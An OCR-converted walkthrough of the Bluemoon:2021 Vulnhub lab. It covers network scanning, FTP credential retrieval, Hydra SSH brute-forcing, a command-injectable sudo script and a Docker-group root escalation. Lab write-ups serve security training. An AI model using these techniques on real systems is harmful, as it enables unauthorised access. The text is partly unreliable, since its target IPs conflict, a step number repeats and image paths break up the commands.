ASSESSMENT COVERSHEET

BLUEMOON :2021 | Vulnhub Machine Report

Step 1: Identify the Local IP Address

First, check the local network interface configuration and active IP address details using ifconfig to accurately determine the current subnet environment.

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.56.101  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::a00:27ff:fe2f:fe7a  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:2f:fe:7a  txqueuelen 1000  (Ethernet)
        RX packets 3  bytes 1770 (1.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 27  bytes 3880 (3.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 196  bytes 11720 (11.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 196  bytes 11720 (11.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Our IP address is 192.168.56.101

Step 2: Scan the Local Network for Targets

Next, run an Nmap ping scan (-sn) across the local subnet range to locate the active IP address assigned to the Bluemoon virtual machine.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sn 192.168.56.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2026-11-04 19:19 +08
Nmap scan report for 192.168.56.1
Host is up (0.00061s latency).
MAC Address: 0A:00:27:00:00:14 (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00059s latency).
MAC Address: 08:00:27:C8:09:64 (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)
Nmap scan report for 192.168.56.102
Host is up (0.00097s latency).
MAC Address: 08:00:27:64:F4:9B (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)
Nmap scan report for 192.168.56.101
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 27.87 seconds
```


Target IP address identified as: 192.168.56.1
: 192.168.56.100

: 192.168.56.102

: 192.168.56.101

Step 3: Scan Open Ports and Services

Run a comprehensive full TCP port scan (-sV -p-) to identify all active listening network services along with their exact running version details.



Three open target network service ports were discovered during the initial scan:


Port 21: FTP (File Transfer Protocol service)

Port 22: SSH (Secure Shell remote access)

Port 80: HTTP (Apache Web Server instance)


Step 4: Check with HTTP service

Go to to browser and navigate to http://192.168.56.102




Step 4: Directory Brute-Forcing

Since the main home page displays no useful information, run Gobuster with a standard wordlist to search for hidden web directories.



Gobuster successfully discovers an unlinked hidden web directory path named /hidden_text hosted on the web server.


Step 5: Decode QR Code Image

1. 

Visit (http://192.168.56.107/hidden_text) inside a browser and click the "Thank you..." link to open a hidden page containing a QR code image.



2. Download and save the displayed QR code image directly onto the local filesystem working directory.



3. Upload the saved image file to an online decoder service (zxing.org) to extract and reveal the hidden plain text credentials embedded inside.

Step 6: FTP Login & File Retrieval

Connect directly to the target FTP server by login and enter the password from image that have been decode and list all directory contents stored inside the remote folder.



```
ftp> get information.txt
local: information.txt remote: information.txt
229 Entering Extended Passive Mode (|||56800|)
150 Opening BINARY mode data connection for information.txt (147 bytes).
100% |***************************************************|   147       13.84 KiB/s    00:00 ETA
226 Transfer complete.
147 bytes received in 00:00 (12.47 KiB/s)
ftp> get p_lists.txt
local: p_lists.txt remote: p_lists.txt
229 Entering Extended Passive Mode (|||41680|)
150 Opening BINARY mode data connection for p_lists.txt (363 bytes).
100% |***************************************************|   363       49.58 KiB/s    00:00 ETA
226 Transfer complete.
363 bytes received in 00:00 (45.75 KiB/s)
ftp>
```

Step 7: Inspect Retrieved Files


To read through the contents of both downloaded text files to collect target user notes and potential password entries for subsequent authentication steps.

```
┌──(kali㉿kali)-[~]
└─$ cat information.txt

Hello robin ...!


    I'm Already Told You About Your Password Weekness. I will give a Password
 list. you May Choose Anyone of The Password.
```

File p_lists.txt contains a custom wordlist ready to be utilized for future password brute-force login attempts against system services.




Step 8: Brute-Force SSH Credentials

Run Hydra using the retrieved custom password list (p_lists.txt) to target the target user account robin over the active SSH service protocol.




Step 9: SSH Login & First Flag Retrieval

Establish a secure remote command line connection to the target system via SSH using the valid authentication credentials discovered for user Robin.




List all home directory files including hidden items, then print the file contents of user1.txt to capture the first user flag.





Step 10: Check Sudo Permissions

Execute sudo -l to inspect all configured sudo command execution privileges assigned to the current user account robin without requiring administrative passwords.



Step 11: Execute Script for Shell Spawning

Navigate into the target project folder directory, inspect the script source code, and execute the script directly as user jerry using sudo.

```
robin@BlueMoon:~$ cd project
robin@BlueMoon:~/project$ ls
feedback.sh
robin@BlueMoon:~/project$ cat feedback.sh
#!/bin/bash

clear
echo -e "Script For FeedBack\n"


read -p "Enter Your Name : " name
echo ""
read -p "Enter You FeedBack About This Target Machine : " feedback
echo ""
$feedback 2>/dev/null

echo -e "\nThanks For Your FeedBack ... !\n"
robin@BlueMoon:~/project$
```

```
robin@BlueMoon:~/project$ sudo -u jerry /home/robin/project/feedback.sh
```


Step 12: Verify User Identity & Second Flag

Confirm the successful user identity context switch, navigate directly into Jerry's home directory path, and open the second user flag file (user2.txt).




Step 13: Upgrade Shell Interactivity

Spawn a fully interactive Bash pseudo-terminal prompt using Python's built-in pty module to stabilize interactive terminal session input control and formatting.



Step 14: Inspect User Groups

Run the system id command to inspect all group memberships and assigned security privileges for user account jerry.



User account jerry is verified as an active member belonging to the local administrative docker group.

Step 15: Docker Exploitation to Root

Check available local Docker container images and launch an Alpine container, mounting the host root filesystem (/) to /mnt to access an unconstrained root shell (chroot).



Step 16: Verify Root Status & Final Flag

Confirm root administrative privilege level using id, navigate directly into the /root target directory, and print the contents of root.txt to finish the challenge.

```
